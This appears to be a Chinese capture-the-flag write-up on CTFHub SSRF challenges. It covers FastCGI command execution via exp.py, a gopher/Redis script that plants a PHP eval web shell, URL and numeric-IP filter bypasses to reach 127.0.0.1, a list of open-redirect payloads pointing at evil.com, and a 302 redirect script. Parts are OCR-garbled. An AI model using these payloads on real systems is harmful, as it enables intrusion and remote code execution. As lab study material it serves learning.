
另外这里还有一个根据附件来做的[WP](#)。

接下来是我的抄袭过程。（doge）

1. 先监听9000端口



2. 用exp.py，搜寻根目录的文件



3. 转换得到的1.txt。下面是得到的1.txt（前两行）。

```
1 0101 d795 0008 0000 0001 0000 0000 0000
2 0104 d795 01e7 0000 0e02 434f 4e54 454e
```



```
(donx@kali)-[~/桌面]
$ nc -lvvp 9000 > 2.txt
listening on [any] 9000 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 41564
sent 0, rcvd 611
```

```
(donx@kali)-[~/桌面]
$ python2 exp.py -c "<?php var_dump(shell_exec('cat /flag_4be096335c8fe8e5a3fd606c9f4df76d')); ?>" -p 9000 127.0.0.1 /usr/local/lib/php/PEAR.php
Traceback (most recent call last):
  File "exp.py", line 251, in <module>
    response = client.request(params, content)
  File "exp.py", line 188, in request
    return self.__waitForResponse(requestId)
  File "exp.py", line 193, in __waitForResponse
    buf = self.sock.recv(512)
socket.timeout: timed out
```

[illegible]

成功得到flag。

## 7. Redis协议

## 参考文献

下面的脚本修改自参考文章。

```

1  from urllib.parse import quote
2
3  protocol = "gopher://"
4  ip = "127.0.0.1"
5  port = "6379"
6  shell = "\n\n<?php eval($_GET[\"cmd\"])?>\n\n"
7  filename = "shell.php"
8  path = "/var/www/html"
9  passwd = ""
10 cmd = ["flushall",
11         "set 1 {}".format(shell.replace(" ", "${IFS}")),
12         "config set dir {}".format(path),
13         "config set dbfilename {}".format(filename),
14         "save"
15     ]
16 if passwd:
17     cmd.insert(0, "AUTH {}".format(passwd))

```



PHP Version 5.6.40	
System	Linux challenge-a65562402c4b153f-85b5cd5498-6dx5k 4.19.24-7.22.al7.x86_64 #1 SMP Thu Nov 19 10:58:15 CST 2020 x86_64
Build Date	Jan 23 2019 00:09:07
Configure Command	./configure '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu' 'CFLAGS=-fstack-protector-strong -fPIC -fPIE -O2' 'LDFLAGS=-Wl,-O1 -Wl,-hash-style=both -pie' 'CPPFLAGS=-fstack-protector-strong -fPIC -fPIE -O2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini

om:10080/shell.php?cmd=system("ls%20/"); ☆

✖ 4.0.1 4.0.1 Procfile bin boot dev dump.rdb etc flag\_2d5b98d3bd3077a8ddcc4eed38772657 go

php?cmd=system("cat%20/flag\_2d5b98d3bd3077a8ddcc4eed38772657");

!ctfhub{e01228adad0346a7be011de1} B[ { }

而且不知道为什么，我用蚁剑连不进去，只能自己去手动操作。（或许是因为前面那一堆redis的编码）

## 8. URL Bypass

# url must startwith "http://notfound.ctfhub.com"

- url.127.0.0.1.nip.io/flag.php

**Request**  
**Raw** Params Headers Hex  
GET  
/?url=http://notfound.ctfhub.com.127.0.0.1.nip.io/flag.php  
HTTP/1.1  
Host: challenge-ed73b6670cb8036e.sandbox.ctfhub.com:10080  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; win64; x64)  
AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/87.0.4280.141 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9  
Connection: close

**Response**  
**Raw** Headers Hex Render  
HTTP/1.1 200 OK  
Server: openresty/1.15.8.2  
Date: Mon, 18 Jan 2021 07:32:07 GMT  
Content-Type: text/html; charset=UTF-8  
Connection: close  
X-Powered-By: PHP/5.6.40  
Access-Control-Allow-Origin: \*  
Access-Control-Allow-Headers: X-Requested-With  
Access-Control-Allow-Methods: \*  
Content-Length: 32  
  
ctfhub{b39216c0103bd58221c8268b}

- url.127.0.0.1.xip.io/flag.php

**Request**  
**Raw** Params Headers Hex  
GET  
/?url=http://notfound.ctfhub.com.127.0.0.1.xip.io/flag.php  
HTTP/1.1  
Host: challenge-ed73b6670cb8036e.sandbox.ctfhub.com:10080  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; win64; x64)  
AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/87.0.4280.141 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9  
Connection: close

**Response**  
**Raw** Headers Hex Render  
HTTP/1.1 200 OK  
Server: openresty/1.15.8.2  
Date: Mon, 18 Jan 2021 07:33:51 GMT  
Content-Type: text/html; charset=UTF-8  
Content-Length: 10  
Connection: close  
X-Powered-By: PHP/5.6.40  
Access-Control-Allow-Origin: \*  
Access-Control-Allow-Headers: X-Requested-With  
Access-Control-Allow-Methods: \*  
  
ban xip.io

- url@127.0.0.1/flag.php



Request				Response			
Raw	Params	Headers	Hex	Raw	Headers	Hex	Render
GET /?url=http://notfound.ctfhub.com@127.0.0.1/flag.php HTTP/1.1 Host: challenge-ed73b6670cb8036e.sandbox.ctfhub.com:10080 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Connection: close				HTTP/1.1 200 OK Server: openresty/1.15.8.2 Date: Mon, 18 Jan 2021 07:34:47 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Access-Control-Allow-Origin: * Access-Control-Allow-Headers: X-Requested-With Access-Control-Allow-Methods: * Content-Length: 32  ctfhub{b39216c0103bd58221c8268b}			

网上还有各种各样的畸形绕过的方法，但这道题必须要用 `http://notfound.ctfhub.com` 开头，所以用不了。

- 1 1. 单斜线"/"绕过
- 2 `https://www.landgrey.me/redirect.php?url=/www.evil.com`
- 3 2. 缺少协议绕过
- 4 `https://www.landgrey.me/redirect.php?url=//www.evil.com`
- 5 3. 多斜线"/"前缀绕过
- 6 `https://www.landgrey.me/redirect.php?url=///www.evil.com`
- 7 `https://www.landgrey.me/redirect.php?url=////www.evil.com`
- 8 4. 利用"@ "符号绕过
- 9 `https://www.landgrey.me/redirect.php?url=https://www.landgrey.me@www.evil.com`
- 10 5. 利用反斜线"\ "绕过
- 11 `https://www.landgrey.me/redirect.php?url=https://www.evil.com\www.landgrey.me`
- 12 6. 利用"# "符号绕过
- 13 `https://www.landgrey.me/redirect.php?url=https://www.evil.com#www.landgrey.me`
- 14 7. 利用"? "号绕过
- 15 `https://www.landgrey.me/redirect.php?url=https://www.evil.com?www.landgrey.me`
- 16 8. 利用"\ "绕过
- 17 `https://www.landgrey.me/redirect.php?url=https://www.evil.com\www.landgrey.me`
- 18 9. 利用"."绕过
- 19 `https://www.landgrey.me/redirect.php?url=.evil` (可能会跳转到 `www.landgrey.me.evil` 域名)
- 20 `https://www.landgrey.me/redirect.php?url=.evil.com` (可能会跳转到 `evil.com` 域名)
- 21 10. 重复特殊字符绕过
- 22 `https://www.landgrey.me/redirect.php?url=///www.evil.com/..`
- 23 `https://www.landgrey.me/redirect.php?url=////www.evil.com/..`

## 9. 数字IP Bypass

这次ban掉了127以及172.不能使用点分十进制的IP了。但是又要访问127.0.0.1。该怎么办呢

那就用8进制或者16进制，或者整型十进制。一共6种，被ban了一种，还有五种.....

- 分开写：
  - 八进制： `127.0.0.1 -> 0177.0.0.1`

Request				Response			
Raw	Params	Headers	Hex	Raw	Headers	Hex	Render
<pre>GET /?url=0177.0.0.1/flag.php HTTP/1.1 Host: challenge-4baaf8e2dbc42ee1.sandbox.ctfhub.com:10080 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Connection: close</pre>				<pre>HTTP/1.1 200 OK Server: openresty/1.15.8.2 Date: Mon, 18 Jan 2021 07:50:53 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Access-Control-Allow-Origin: * Access-Control-Allow-Headers: X-Requested-With Access-Control-Allow-Methods: * Content-Length: 32  ctfhub{d310fc48e75dcc679513ff06}</pre>			

多几个0也可以。

Request				Response			
Raw	Params	Headers	Hex	Raw	Headers	Hex	Render
<pre>GET /?url=00000177.0.0.1/flag.php HTTP/1.1 Host: challenge-4baaf8e2dbc42ee1.sandbox.ctfhub.com:10080 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Connection: close</pre>				<pre>HTTP/1.1 200 OK Server: openresty/1.15.8.2 Date: Mon, 18 Jan 2021 07:51:13 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Access-Control-Allow-Origin: * Access-Control-Allow-Headers: X-Requested-With Access-Control-Allow-Methods: * Content-Length: 32  ctfhub{d310fc48e75dcc679513ff06}</pre>			

- 十六进制： 127.0.0.1 -> 0x7f.0.0.1

Request				Response			
Raw	Params	Headers	Hex	Raw	Headers	Hex	Render
<pre>GET /?url=0x7f.0.0.1/flag.php HTTP/1.1 Host: challenge-4baaf8e2dbc42ee1.sandbox.ctfhub.com:10080 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Connection: close</pre>				<pre>HTTP/1.1 200 OK Server: openresty/1.15.8.2 Date: Mon, 18 Jan 2021 07:53:28 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Access-Control-Allow-Origin: * Access-Control-Allow-Headers: X-Requested-With Access-Control-Allow-Methods: * Content-Length: 32  ctfhub{d310fc48e75dcc679513ff06}</pre>			

- 当不写成一整个形式的时候，四个地方是单独的，如下。

Request				Response			
Raw	Params	Headers	Hex	Raw	Headers	Hex	Render
<pre>GET /?url=0x7f.0x00.0x00.0x01/flag.php HTTP/1.1 Host: challenge-4baaf8e2dbc42ee1.sandbox.ctfhub.com:10080 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Connection: close</pre>				<pre>HTTP/1.1 200 OK Server: openresty/1.15.8.2 Date: Mon, 18 Jan 2021 07:54:29 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Access-Control-Allow-Origin: * Access-Control-Allow-Headers: X-Requested-With Access-Control-Allow-Methods: * Content-Length: 32  ctfhub{d310fc48e75dcc679513ff06}</pre>			

也就是说，8，10，16进制可以交替使用。

Request				Response			
Raw	Params	Headers	Hex	Raw	Headers	Hex	Render
<pre>GET /?url=0177.0x00.0x00.0x01/flag.php HTTP/1.1 Host: challenge-4baaf8e2dbc42ee1.sandbox.ctfhub.com:10080 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Connection: close</pre>				<pre>HTTP/1.1 200 OK Server: openresty/1.15.8.2 Date: Mon, 18 Jan 2021 07:55:08 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Access-Control-Allow-Origin: * Access-Control-Allow-Headers: X-Requested-With Access-Control-Allow-Methods: * Content-Length: 32  ctfhub{d310fc48e75dcc679513ff06}</pre>			

- 写成一整块的形式： ( 127.0.0.1 -> 0x7f 00 00 01 = 017700000001 = 2130706433 )

- 八进制：

Request				Response			
Raw	Params	Headers	Hex	Raw	Headers	Hex	Render
GET /?url=017700000001/flag.php HTTP/1.1 Host: challenge-4baaf8e2dbc42ee1.sandbox.ctfhub.com:10080 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Connection: close				HTTP/1.1 200 OK Server: openresty/1.15.8.2 Date: Mon, 18 Jan 2021 08:04:39 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Access-Control-Allow-Origin: * Access-Control-Allow-Headers: X-Requested-With Access-Control-Allow-Methods: * Content-Length: 32  ctfhub{d310fc48e75dcc679513ff06}			

- 十六进制：（flag不一样是因为重新开了一个环境）

Request				Response			
Raw	Params	Headers	Hex	Raw	Headers	Hex	Render
GET /?url=0x7f000001/flag.php HTTP/1.1 Host: challenge-a5b03dc853f6d468.sandbox.ctfhub.com:10080 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Connection: close				HTTP/1.1 200 OK Server: openresty/1.15.8.2 Date: Mon, 18 Jan 2021 08:23:20 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Access-Control-Allow-Origin: * Access-Control-Allow-Headers: X-Requested-With Access-Control-Allow-Methods: * Content-Length: 32  ctfhub{0f3565c0717d50616363249b}			

- 十进制：

Request				Response			
Raw	Params	Headers	Hex	Raw	Headers	Hex	Render
GET /?url=2130706433/flag.php HTTP/1.1 Host: challenge-4baaf8e2dbc42ee1.sandbox.ctfhub.com:10080 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Connection: close				HTTP/1.1 200 OK Server: openresty/1.15.8.2 Date: Mon, 18 Jan 2021 07:57:57 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Access-Control-Allow-Origin: * Access-Control-Allow-Headers: X-Requested-With Access-Control-Allow-Methods: * Content-Length: 32  ctfhub{d310fc48e75dcc679513ff06}			

## 10. 302跳转 Bypass

← → ↻		⚠ 不安全   challenge-dc84a5118c88a9f8.sandbox.ctfhub.com:10080/?url=127.0.0.1/flag.php
应用	TZ	DL 壁纸 信息 视频 编程 安全 书籍 Cookie Web安全渗透

ctfhub{16a56366fbb4f78c0606dfb5}

怎么直接就出来了。啊这。

去看了一下别人的WP，才发现原来正确的被ban姿势是这样的：

← → ↻	⚠ 不安全   challenge-c06232834f0b20f5.sandbox.ctfhub.com:10080/?url=http://127.0.0.1/flag.php
-------	--

hacker! Ban Intranet IP

这个题要绕过，可以用302跳转。访问服务器上的脚本，用脚本跳回去。（可惜我没有VPS）

```

1 <?php
2     if (isset($_GET['url'])) {
3         header("Location: {$_GET['url']}");
4         exit;
5     }
6 ?>

```



## 11. DNS重绑定 Bypass

题目给了一个[附件](#)。

这里还有[yhgg推荐的一篇文章](#)。

可惜了，我没有vps，也没有域名，只能用这种方式来获取flag了。[doge]

